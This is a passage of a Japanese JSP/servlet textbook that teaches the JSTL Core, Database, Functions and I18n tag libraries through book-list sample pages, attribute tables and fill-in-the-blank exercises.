たとえば上の例では、<c:catch>ブロック内で発生した例外の情報は、変数errに格納されます。<c:if>要素では変数errが空でないかどうかを調べ、空でない（＝何かしらの例外が発生した）場合には、変数errの内容を出力するというわけです*。

<c:catch>要素には、いわゆるfinallyブロックに該当するものはありませんが、<c:catch>ブロックの成否にかかわらず、後続のコードが処理されますので、実質上、finallyブロックに相当する挙動を実現することができます。

＊より実践的な例はLESSON 30の練習問題でも登場します。あとで確認してみましょう。

まとめ

- JSPページの可読性／保守性を向上させるために、スクリプティング要素はできるだけ利用するべきではありません。
- JSTLや式言語を利用することで、スクリプトレスなJSPページを構築することが可能になります。
- JSTLには、基本的な制御命令を表すCoreタグライブラリをはじめ、I18n、Database、Xml、Functionsなどのタグライブラリが含まれています。
- 式言語を利用することで、変数や式の値をより簡単に出力できます。
- 式言語には、専用の暗黙オブジェクトや演算子が用意されています。

実習　講義　**練習問題**　CHAPTER 07 LESSON 29

Q1

LESSON 03（練習問題）のp_everyone.jspをJSTL＋式言語で書き換えてみましょう。以下の空欄を埋めて、p1_every.jspを完成させてください。

リスト1 p1_every.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ taglib prefix="［　①　］" uri="http://java.sun.com/jsp/jstl/core" %>
<c:set var="msgs" value="［　②　］" />
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>「JSP」にご挨拶</title>
</head>
<body>
<c:forEach var="msg" items="${msgs}">
  <p>［　③　］、「JSP」！</p>
</c:forEach>
</body>
</html>
```

Q2

LESSON 04のquest2.jspをJSTL＋式言語で書き換えてみましょう。以下の空欄を埋めて、p2_quest2.jspを完成させてください。

リスト2 p2_quest2.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>アンケート結果</title>
</head>
<body>
<［　①　］ test="［　②　］">
  よかったぁ！
</［　①　］>
<［　①　］ test="［　③　］">
  えぇ、なんでぇ？？？
</［　①　］>
</body>
</html>
```

Q3 LESSON 04のquest2.jspをJSTL＋式言語で書き換えてみましょう。以下の空欄を埋めて、p3_quest2.jspを完成させてください。

リスト3 p3_quest2.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>アンケート結果</title>
</head>
<body>
<  ①  >
  <  ②  test="${param['interest'] == 1}">よかったぁ！</  ②  >
  <  ③  >えぇ、なんでぇ？？？</  ③  >
</  ①  >
</body>
</html>
```

Q4 LESSON 05（練習問題）のp3_sum.jspをJSTL＋式言語で書き換えてみましょう。以下の空欄を埋めて、p4_sum.jspを完成させてください。

リスト4 p4_sum.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>1～100の間の奇数を合計する</title>
</head>
<body>
<c:forEach var="i" [ ① ]="1" end="100">
  <c:if test="[ ② ]">
    <c:set var="result" value="[ ③ ]" />
  </c:if>
</c:forEach>
合計値：${result}
</body>
</html>
```


LESSON 30

JSTL活用でデータベース連携

JSTL＋式言語の基本が理解できたところで、少しだけ応用です。


JSTLに含まれるタグライブラリの1つ、Databaseタグライブラリを利用して、プログラムレスのデータベース連携アプリケーションを構築してみましょう。

さまざまなタグが登場しますが、その数の多さに惑わされることはありません。LESSON 29でも学んだタグプログラミングの勘所をさえ理解していれば、どんなタグが登場しても、さほどに迷うことはないはずです。基本を思い出しながら、少しずつ使えるタグを増やしていきましょう。



ISBNコード	書名	価格	出版社	刊行日
978-4-7981-0000-X	独学JSP／サーブレット	￥ 2,800	翔泳社	2015/03/03
978-4-7980-4179-7	ASP.NET MVC 5実践プログラミング	￥ 3,500	秀和システム	2014/09/20
978-4-7981-3546-5	JavaScript逆引きレシピ	￥ 3,000	翔泳社	2014/08/28
978-4-7741-6566-0	PHPライブラリ&サンプル実践活用	￥ 2,480	技術評論社	2014/06/24
978-4-8222-9836-4	.NET開発テクノロジ入門 2014年版	￥ 3,800	日経BP	2014/06/05
978-4-7981-3332-4	10日でおぼえるjQuery入門教室	￥ 2,800	翔泳社	2013/10/07

▲booksテーブルの内容を一覧表示



ISBNコード	978-4-7981-0000-X
書名	独学JSP／サーブレット
価格	￥ 2,800
出版社	翔泳社
刊行日	2015/03/03

▲表内で選択された書籍情報を詳細表示

サンプルファイル　jsp10▶　lesson30▶　booklist.jsp　bookdesc.jsp

CHAPTER | LESSON | DAYS
01 | 01–05 | 1st
02 | 06–09 | 2nd
03 | 10–15 | 3rd
04 | 16–22 | 4th–6th
05 | 23–25 | 7th
06 | 26–28 | 8th
07 | 29–31 | 9th
08 | 32–35 | 10th

レッスン予定日　月　日

レッスン終了

1 コードを入力する（一覧画面）

メモ帳で/lesson30フォルダーのbooklist.jspを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 booklist.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ taglib prefix="c"   uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<%@ taglib prefix="sql" uri="http://java.sun.com/jsp/jstl/sql" %>
<%@ taglib prefix="fn"  uri="http://java.sun.com/jsp/jstl/functions" %>
<sql:setDataSource var="db" dataSource="jdbc/Jsp10" />
<sql:query var="rs" dataSource="${db}">
  SELECT * FROM books ORDER BY published DESC</sql:query>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>書籍情報一覧</title>
</head>
<body>
<table border="1">
<tr>
  <th>ISBNコード</th><th>書名</th><th>価格</th>
  <th>出版社</th><th>刊行日</th>
</tr>
<c:forEach var="row" items="${rs.rows}">
  <tr>
    <td><a href="bookdesc.jsp?isbn=${row.isbn}">
      ${row.isbn}</a></td>
    <td>${fn:escapeXml(row.title)}</td>
    <td><fmt:formatNumber value="${row.price}"
      type="CURRENCY" currencySymbol="￥" groupingUsed="true"
      maxFractionDigits="0"/></td>
    <td>${row.publish}</td>
    <td><fmt:formatDate value="${row.published}"
      type="DATE" dateStyle="LONG" /></td>
  </tr>
</c:forEach>
</table>
</body>
</html>
```

タグライブラリの利用を宣言

データソースの取得

クエリの発行

結果セットの出力

2 コードを入力する（詳細画面）

メモ帳で/lesson30フォルダーのbookdesc.jspを開き、リスト2のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 bookdesc.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix="c"   uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<%@ taglib prefix="sql" uri="http://java.sun.com/jsp/jstl/sql" %>
<%@ taglib prefix="fn"  uri="http://java.sun.com/jsp/jstl/functions" %>
<sql:setDataSource var="db" dataSource="jdbc/Jsp10" />
<sql:query var="rs" dataSource="${db}">
  SELECT * FROM books WHERE isbn=?
  <sql:param value="${param['isbn']}" />
</sql:query>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>書籍情報詳細</title>
</head>
<body>
<c:forEach var="row" items="${rs.rows}">
  <table border="1">
  <tr>
  <th style="text-align:right;">ISBNコード</th>
  <td>${row.isbn}</td>
  </tr>
  <tr>
  <th style="text-align:right;">書名</th>
  <td>${fn:escapeXml(row.title)}</td>
  </tr>
  <tr>
  <th style="text-align:right;">価格</th>
  <td><fmt:formatNumber value="${row.price}"
    type="CURRENCY" currencySymbol="￥" groupingUsed="true"
    maxFractionDigits="0"/></td>
  </tr>
  <tr>
  <th style="text-align:right;">出版社</th>
  <td>${row.publish}</td>
  </tr>
  <tr>
  <th style="text-align:right;">刊行日</th>
  <td><fmt:formatDate value="${row.published}"
      type="DATE" dateStyle="LONG" /></td>
  </tr>
```

タグライブラリの利用を宣言
データソースの取得
クエリの発行
結果セットの出力

```
43    </table>
44  </c:forEach>
45  </body>
46  </html>
```

3 ブラウザーで動作を確認する

Tomcat、MySQLが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.386の図のように、booksテーブルの内容が一覧表示されれば成功です*。また、表内のリンクをクリックして、選択された書籍の詳細情報が表示されることも確認してみましょう。

http://localhost:8080/jsp10/lesson30/booklist.jsp

* JSTLを利用する場合には、あらかじめ関係する.jarファイルをアプリケーションに配置しておく必要があります。手順については、LESSON 29で紹介していますので、まだの人はそちらを参照してください。

実習　講義　練習問題　CHAPTER 07 LESSON 30

データベース接続からSQL命令の発行まで

JSTLになっても、「データベースへの接続→SQL命令の発行→結果セットの取得」という一連の流れは同じです。サンプルはLESSON 20の練習問題（p_booklist.jsp）を書き換えたものですので、それぞれどのコードがどの要素と対応関係にあるのかを比べてみると、わかりやすいでしょう。

まずデータベースに接続しているのが、booklist.jspの6行目の部分です。

```
6  <sql:setDataSource var="db" dataSource="jdbc/Jsp10" />
```

LESSON 20のp_booklist.jspにおける、以下の部分に対応していると思っておけばよいでしょう。データソース名は固定値である「java:comp/env/」を除く部分を指定する点に注意してください。

```
4  Context context = new InitialContext();
5  DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/
   Jsp10");
6  Connection db = ds.getConnection();
```

次に、取得した接続に対してSQL命令を発行するのが、<sql:query>要素の役割です。

```
7  <sql:query var="rs" dataSource="${db}">
8    SELECT * FROM books ORDER BY published DESC</sql:query>
```

dataSource属性は接続先のデータソース（<sql:setDataSource>要素で確立した接続）

を表します。p_booklist.jspにおける以下の部分に対応しています。

```
7 PreparedStatement ps = db.prepareStatement("SELECT * FROM book
  ORDER BY published DESC");
8 ResultSet rs = ps.executeQuery();
```

SQL命令に対して、動的にパラメーター値を渡したいという場合には、<sql:param>要素も利用できます。bookdesc.jspの7～10行目に注目してみましょう。

```
 7 <sql:query var="rs" dataSource="${db}">
 8   SELECT * FROM books WHERE isbn=?
 9   <sql:param value="${param['isbn']}" />
10 </sql:query>
```

パラメーター付きのSQL命令については、LESSON 19におけるPreparedStatementオブジェクトの解説もあわせて参照してください。ただし、ここで注意したいのは、パラメーターを指定する際に、PreparedStatement#setXxxxxメソッドのようにインデックス番号を指定することは**できない**ということです。<sql:param>要素では、記述順にパラメーターが認識されます。

そして、<sql:query>要素で取得した結果セットを出力するのが、以下の部分です。

```
21 <c:forEach var="row" items="${rs.rows}">
22   <tr>
23     <td><a href="bookdesc.jsp?isbn=${row.isbn}">
24       ${row.isbn}</a></td>
25     <td>${fn:escapeXml(row.title)}</td>
26     <td><fmt:formatNumber value="${row.price}"
27       type="CURRENCY" currencySymbol="￥" groupingUsed="true"
28       maxFractionDigits="0"/></td>
29     <td>${row.publish}</td>
30     <td><fmt:formatDate value="${row.published}"
31       type="DATE" dateStyle="LONG" /></td>
32   </tr>
33 </c:forEach>
```

これはp_booklist.jspにおける以下の部分に対応していると思っておけばよいでしょう。25～31行目のI18n、Functionsタグライブラリを使ってデータを加工している箇所については、改めて後述します。

```
24 <% while(rs.next()) { %>
25   <tr>
26     <td><a href="p_bookdesc.jsp?isbn=<%=rs.getString("isbn") %>">
```

```
27          <%=rs.getString("isbn") %></a></td>
28        <td><%=rs.getString("title") %></td>
29        <td><%=nformat.format(rs.getInt("price")) %></td>
30        <td><%=rs.getString("publish")%></td>
31        <td><%=dformat.format(rs.getDate("published")) %></td>
32      </tr>
33  <%
34  }
      ...中略...
37  %>
```

SQL命令の実行結果は、<sql:query>要素のvar属性で指定された変数に結果セットとして格納されます。取得した結果セットからはrowsプロパティを介して、行情報のセットを取得できます*。

つまり、21～33行目の<c:forEach>要素は行情報のセットからレコードを順に1行ずつ取り出しながら、各フィールド値を出力しているというわけです。

各フィールド値にアクセスするには、${row.フィールド名}、または${row['フィールド名']}とします。rowは、<c:forEach>要素のvar属性で指定された仮変数です。

* その他、結果セットからはcolumnNamesプロパティで列名のセット、rowCountプロパティで取得した行数なども取得できます。

その他のDatabaseタグライブラリ

Databaseタグライブラリでは、その他にも以下のようなアクションタグが用意されています。

(1) <sql:update>要素

<sql:query>要素同様、SQL命令を発行するための要素です。ただし、<sql:query>要素がSELECT命令を発行するのに対して、<sql:update>要素はINSERT / UPDATE / DELETEなど、その他のSQL命令を発行します。

たとえば、以下のように利用します。

```
<sql:update var="cnt" dataSource="${db}">
  UPDATE book SET price=? WHERE isbn=?
  <sql:param value="${param['price']}" />
  <sql:param value="${param['isbn']}" />
</sql:update>
```

使い方は、ほとんど<sql:query>要素と同じです。ただし、var属性で指定された変数には、結果セットの代わりに、影響を受けたレコードの件数が格納されます。

(2) <sql:transaction>要素

トランザクション機能を有効にします。トランザクションについてはP.275でも紹介していますので、忘れてしまったという方は、あわせて参照してください。

```
<sql:transaction dataSource="${db}">
  <%--<sql:query>／<sql:update>要素（群）を記述--%>
</sql:transaction>
```

トランザクションを有効にする方法は簡単です。トランザクションとして定義したい<sql:query>/<sql:update>要素を、<sql:transaction>要素で囲むだけです。なお、<sql:transaction>要素を使用した場合には、配下の<sql:query>や<sql:update>要素個別にはdataSource属性を使用できない点に注意してください*1。

*1 異なるデータソースに対する処理を、1つのトランザクションとしてまとめることはできません。

文字列を加工するFunctionsタグライブラリ

26行目に注目してください。

```
26 <td>${fn:escapeXml(row.title)}</td>
```

${fn:escapeXml(...)}は、引数で指定された文字列に含まれる「<」や「>」「&」などのHTML（XML）予約文字をエスケープするためのカスタムタグです*2。もっとも、Functionsタグライブラリは JSTLの中でもいささか特殊で、アクションタグというよりも式言語の形式に近くなっています。

*2 ちょうどLESSON 10で登場したhtmlEscapeメソッドに相当します。

Functionsタグライブラリでは、現在、主に文字列を加工するための機能が提供されていますが、「Functions」というその名のとおり、将来的にはより一般的な関数機能が提供されるようになるものと思われます。

以下には、Functionsタグライブラリで提供されている主なタグを挙げておくことにしましょう。いずれも直感的に機能が理解できるものばかりですので、以下の表を参考にどんどん利用してみてください。

▼Functionsタグライブラリに含まれる主な要素

要素	概要
例	
fn:contains(文字列, 部分文字列)	文字列内に部分文字列が含まれているかどうか
fn:contains("WINGSプロジェクト", "WINGS")	➡ true
fn:containsIngnoreCase(文字列, 部分文字列)	文字列内に部分文字列が含まれているかどうか（大文字小文字の区別をしない）
fn:containsIgnoreCase("WINGSプロジェクト", "ing")	➡ true
fn:endsWith(文字列, 接尾辞)	文字列が指定された接尾辞で終わるかどうか
fn:endsWith("WINGSプロジェクト", "メンバー")	➡ false
fn:escapeXml(文字列)	指定された文字列をXML予約文字でエスケープ
fn:escapeXml("<JSP & サーブレット>")	➡ <JSP & サーブレット>
fn:indexOf(文字列, 部分文字列)	文字列内に含まれる部分文字列の登場位置を検索
fn:indexOf("WINGSプロジェクト", "プロ")	➡ 5

要素	概要
例	
fn:join(配列, 区切り文字)	配列の各要素を指定された区切り文字で結合
fn:join(fn:split("A, B, O, AB", ','), '|')	➡ A | B | O | AB
fn:length(値 or 配列)	文字列長、または配列に含まれる要素数を取得
fn:length("WINGSプロジェクト")	➡ 11
fn:replace(文字列, 文字列1, 文字列2)	文字列に含まれる文字列1を文字列2で置換
fn:replace("WINGSプロジェクト", "プロジェクト", "メンバー")	➡ WINGSメンバー
fn:split(文字列, 区切り文字)	文字列を指定された区切り文字で分割
fn:split("A, B, O, AB", ',')[1]	➡ B
fn:startsWith(文字列, 接頭辞)	文字列が指定された接頭辞で始まるか
fn:startsWith("WINGSプロジェクト", "WINGS")	➡ true
fn:substring(文字列, X, Y)	文字列のX+1～Y文字目を部分文字列として取得
fn:substring("WINGSプロジェクト", 1, 4)	➡ ING
fn:substringAfter(文字列, 部分文字列)	文字列に含まれる部分文字列より後ろの文字列を取得
fn:substringAfter("WINGSプロジェクト", "WING")	➡ Sプロジェクト
fn:substringBefore(文字列, 部分文字列)	文字列に含まれる部分文字列より前の文字列を取得
fn:substringBefore("WINGSプロジェクト", "Sプロ")	➡ WING
fn:toLowerCase(文字列)	指定された文字列を小文字に変換
fn:toLowerCase("Wings Member")	➡ wings member
fn:toUpperCase(文字列)	指定された文字列を大文字に変換
fn:toUpperCase("Wings Member")	➡ WINGS MEMBER
fn:trim(文字列)	指定された文字列の前後から空白を除去
fn:trim("Tab Wings Member□□□")	➡ Wings Member

日付／数値データを加工する <fmt:formatDate> / <fmt:formatNumber> 要素

P.181では、SimpleDateFormat / DecimalFormatクラスによる日付／数値加工について学びましたが、このJSTL版が<fmt:formatDate> / <fmt:formatNumber>要素です。

サンプルコードでは、26～31行目にあたります。

```
26 <td><fmt:formatNumber value="${row.price}"
27   type="CURRENCY" currencySymbol="￥" groupingUsed="true"
28   maxFractionDigits="0"/></td>
   ...中略...
30 <td><fmt:formatDate value="${row.published}"
31   type="DATE" dateStyle="LONG" /></td>
```

<fmt:formatDate> / <fmt:formatNumber>要素いずれも、value属性で指定された日付／数値データを指定されたフォーマットで加工します。<fmt:formatDate> / <fmt:formatNumber>要素で利用可能な属性は、以下のとおりです。

▼<fmt:formatDate> / <fmt:formatNumber>要素の主な属性

要素	属性	概要
<fmt:formatDate>	type	日付の型（DATE：日付｜TIME：時刻｜BOTH：日付時刻両方）
	dateStyle	日付のスタイル（FULL｜LONG｜MEDIUM｜SHORT｜DEFAULT）
	timeStyle	時刻のスタイル（FULL｜LONG｜MEDIUM｜SHORT｜DEFAULT）
<fmt:formatNumber>	type	数値の型（NUMBER：数値、CURRENCY：通貨｜PERCENT：パーセント）
	currencyCode	通貨コード（JPY：日本円、USD：アメリカドル、EUR：ユーロなど）
	currencySymbol	通貨記号（¥、$など）
	groupingUsed	桁区切り記号を使用するかどうか（true｜false）
	maxIntegerDigits	整数部の最大桁数
	minIntegerDigits	整数部の最小桁数
	maxFractionDigits	小数部の最大桁数
	minFractionDigits	小数部の最小桁数

定型的なフォーマットを指定するだけならば、上記の属性を利用するだけで十分ですが、より複雑なフォーマットを定義したいことがあるかもしれません。その場合は、pattern属性で任意のフォーマット文字列を指定することも可能です。pattern属性で利用可能な識別子については、それぞれP.181～182を参照してください。

その他のI18nタグライブラリ

I18nタグライブラリには、<fmt:formatDate>の他にも有用な要素がたくさんあります。ここでは、その中でも特によく使用する要素について、いくつか紹介しましょう。

(1) <fmt:parseDate> / <fmt:parseNumber>要素

<fmt:formatDate> / <fmt:formatNumber>要素が与えられた日付／数値データを与えられたパターンで整形 —— その結果を文字列として返すのに対して、<fmt:parseDate> / <fmt:parseNumber>要素は文字列データを与えられたパターンで解析し、その結果を日付／数値データとして返します。(たとえば) エンドユーザーから入力されたデータを日付／数値データとして加工したい場合などに、これらの要素を使用します。

以下は、具体的な用例です。

```
<fmt:parseNumber value="${price}" var="int_price" integerOnly="true" />
<fmt:parseDate value="${published}" type="date" dateStyle="SHORT"
  timeZone="JST" var="date_published" />
```

それぞれvalue属性で与えられた値を、各属性で指定された条件で解析し、その結果をvar属性で指定された変数に格納します。より具体的な使い方については、LESSON 31の例題

でも扱っていますので、こちらもあわせて参照してください。

<fmt:parseDate> / <fmt:parseNumber>要素で利用可能な属性は、以下のとおりです。

▼<fmt:parseDate> / <fmt:parseNumber>要素の主な属性

要素	属性	概要
共通	pattern	日付／数値の書式文字列（P.182を参照）
	parseLocale	使用するロケール（国／地域情報）
<fmt:parseDate>	type	日付の型（DATE：日付｜TIME：時刻｜BOTH：日付時刻両方）
	dateStyle	日付のスタイル（FULL｜LONG｜MEDIUM｜SHORT｜DEFAULT）
	timeStyle	時刻のスタイル（FULL｜LONG｜MEDIUM｜SHORT｜DEFAULT）
<fmt:parseNumber>	type	数値の型（NUMBER：数値、CURRENCY：通貨｜PERCENT：パーセント）
	integerOnly	整数部のみを解析するか

（2）<fmt:setLocale>要素

<fmt:formatDate>や<fmt:formatNumber>要素で日付／数値データを整形する場合、フォーマットを決定する重要な手がかりとなるのが、**ロケール**（地域）情報です。日付にせよ、数値（通貨）にせよ、地域／国によって書式が決まっています。

たとえば、日本では日付を「YYYY/MM/DD」で表すのが一般的ですが、欧米では「MM/DD/YYYY」あるいは「DD/MM/YYYY」で表します。I18nタグライブラリでは、ロケールからこのような書式の違いを認識し、動的に適切なフォーマットにデータを整形できます。

デフォルトで、I18nタグライブラリはサーバーデフォルトのロケールに従いますが、もしも異なるロケールを採用したいという場合には、<fmt:setLocale>要素を利用します。

```
<fmt:setLocale value="ja_JP" />
```

I18nタグライブラリは、<fmt:setLocale>要素で指定されたロケール情報に基づいて、諸々の情報を整形します。

value属性には、「言語コード_国コード」の形式でロケールを指定します。言語コードには、

- ja（日本語）
- en（英語）
- fr（フランス語）
- de（ドイツ語）

などを、国コードには

- JP（日本）

- US（アメリカ合衆国）
- BK（英国）
- AU（オーストラリア）
- FR（フランス）
- DE（ドイツ）

などを、それぞれ指定できます。

（3）<fmt:requestEncoding>要素

HttpServletRequestオブジェクトのsetCharacterEncodingメソッドに該当します。value属性で、入力パラメーターの文字エンコーディングを指定できます。

```
<fmt:requestEncoding value="UTF-8" />
  ⇔ request.setCharacterEncoding("UTF-8");
```

まとめ

- データベースを操作するには、Databaseタグライブラリを使用します。
- Functionsタグライブラリは、文字列加工を中心とした関数的な機能を提供します。
- 日付／数値データの加工など出力データの処理を行うのは、I18nタグライブラリの役割です。I18nタグライブラリの挙動は、現在のロケール設定によって変わります。

実習　講義　**練習問題**　CHAPTER 07 LESSON 30

Q1 LESSON 19（練習問題）のp_insert.jspをJSTL＋式言語で書き換えてみましょう。以下の空欄を埋めて、p1_insert.jspを完成させてください。

リスト1 p1_insert.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix="c"   uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="[ ① ]" uri="http://java.sun.com/jsp/jstl/fmt" %>
<%@ taglib prefix="sql" uri="http://java.sun.com/jsp/jstl/sql" %>
<[ ② ] value="UTF-8" />
<c:catch var="err">
  <sql:setDataSource var="db" dataSource="jdbc/Jsp10" />
  <[ ③ ] dataSource="${db}">
    INSERT INTO books(isbn, title, price, publish, published) VALUES(
? ,? ,? ,? ,?)
    <[ ④ ] value="${param['isbn']}" />
    <[ ④ ] value="${param['title']}" />
    <[ ④ ] value="${param['price']}" />
    <[ ④ ] value="${param['publish']}" />
    <[ ④ ] value="${param['published']}" />
  </[ ③ ]>
  <c:redirect url="p1_new.jsp" />*
</c:catch>
<c:if test="[ ⑤ ]">${err}</c:if>
```

* <c:redirect>要素は、url属性で指定されたパスに処理をリダイレクトします。HttpServletResponseオブジェクトのsendRedirectメソッドに該当します。

Q2 LESSON 21（練習問題）のp_edit.jsp / p_update.jspをJSTL＋式言語で書き換えてみましょう。以下の空欄を埋めて、p2_edit.jspとp2_update.jspを完成させてください。

Hint <c:forEach>要素のvarStatus属性は、ループ内で利用可能な**ステータス変数**を指定します。ステータス変数を利用することで、ループの周回数（countプロパティ）や現在値（currentプロパティ）などにアクセスできます。
以下のサンプルでは、countプロパティの情報をもとに、isbn1、title1...のように、要素に一意な名前を付けています。

リスト2 p2_edit.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix="c"   uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<%@ taglib prefix="sql" uri="http://java.sun.com/jsp/jstl/sql" %>
<%@ taglib prefix="fn"  uri="http://java.sun.com/jsp/jstl/functions" %>
<[ ① ] var="db" dataSource="jdbc/Jsp10" />
```

```
<sql:query var="rs" dataSource="${db}">
  SELECT * FROM books ORDER BY published DESC</sql:query>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>書籍情報更新／削除</title>
</head>
<body>
<form method="POST" action="p2_update.jsp">
<input type="submit" value="更新／削除" />
<table border="1">
<tr>
  <th>削除</th><th>ISBNコード</th><th>書名</th>
  <th>価格</th><th>出版社</th><th>刊行日</th>
</tr>
<c:forEach var="row" items="${rs.rows}" varStatus="status">
  <tr>
    <td><input type="checkbox" name="delete${status.count}" value=
"1" /></td>
    <td>${row.isbn}
      <input type="hidden" name="isbn${status.count}"
        value="${row.isbn}" /></td>
    <td>
      <input type="text" name="title${status.count}" size="25"
        value="${fn:escapeXml(row.title)}" /></td>
    <td>
      <input type="text" name="price${status.count}" size="5"
        value="${row.price}" />円</td>
    <td>
      <select name="publish${status.count}">
        <c:set var="pubs" value="翔泳社,秀和システム,日経BP,技術評論社" />
        <c:forEach var="pub" items="${pubs}">
          <option value="${pub}"
            <c:if test="  ②  ">selected</c:if>>
            ${pub}</option>
        </c:forEach>
      </select></td>
    <td>
      <input type="text" name="published${status.count}" size="12"
        value="<fmt:formatDate value="${row.published}"
          pattern="yyyy-MM-dd" />" /></td>
  </tr>
</c:forEach>
</table>
<input type="hidden" name="count" value="${rs.rowCount}" />
</form>
</body>
</html>
```

リスト3 p2_update.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix="c"   uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<%@ taglib prefix="sql" uri="http://java.sun.com/jsp/jstl/sql" %>
<fmt:requestEncoding value="UTF-8" />
<③ var="err">
  <① var="db" dataSource="jdbc/Jsp10" />
  <sql:transaction dataSource="${db}">
    <④ var="i" begin="1" end="${param['count']}">
      <c:set var="delete">delete${i}</c:set>
      <c:set var="isbn">isbn${i}</c:set>
      <c:set var="title">title${i}</c:set>
      <c:set var="price">price${i}</c:set>
      <c:set var="publish">publish${i}</c:set>
      <c:set var="published">published${i}</c:set>
      <⑤>
        <c:when test="${param[delete] == 1}">
          <sql:update>
            DELETE FROM books WHERE isbn=?
            <sql:param value="${param[isbn]}" />
          </sql:update>
        </c:when>
        <c:otherwise>
          <sql:update>
            UPDATE books SET title=?, price=?, publish=?,
published=? WHERE isbn=?
            <sql:param value="${param[title]}" />
            <sql:param value="${param[price]}" />
            <sql:param value="${param[publish]}" />
            <sql:param value="${param[published]}" />
            <sql:param value="${param[isbn]}" />
          </sql:update>
        </c:otherwise>
      </⑤>
    </④>
  </sql:transaction>
  <c:redirect url="p2_edit.jsp" />
</③>
<c:if test="${!empty err}">${err}</c:if>
```

LESSON 31

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	


レッスン予定日
□□月□□日

レッスン終了 □


JSPページからスクリプティング要素を取り除こう

LESSON 28では、JSP／サーブレット／JavaBeansを互いに役割分担することで、MVCモデルを具体的に実現してみました。しかし、P.361のmvc.jspを見てもわかるように、この状態ではJSPに（わずかではありますが）スクリプティング要素が残されています。JSPがビュー部分を担う技術であることを考えれば、理想的にはJavaのコードは完全に排除したいところです。そこでここでは、JSTLを利用することで、JSPページから「完全に」スクリプティング要素を取り除いてみます。

関係するコードが多いため複雑に思えるかもしれませんが、その大部分はここまでに学習してきたことの繰り返しです。コード量に惑わされず、ポイントを1つ1つおさえていきましょう。



▲スケジュール情報を入力すると…



日付	時刻	予定名	備考	編集
2015年01月30日	10時00分	WINGS研修旅行	新宿駅待ち合わせ	編集
2015年02月02日	13時00分	WINGSメンバー募集説明会	募集要項持参	編集
2015年02月07日	11時00分	S社打ち合わせ	企画書持参	編集
2015年02月18日	14時00分	A社打ち合わせ	A書籍の資料を持参	編集
2015年02月27日	17時00分	B書籍脱稿	配布サンプルも提出	編集

▲一覧表にも反映

1 コードを入力する（データ登録サーブレット）

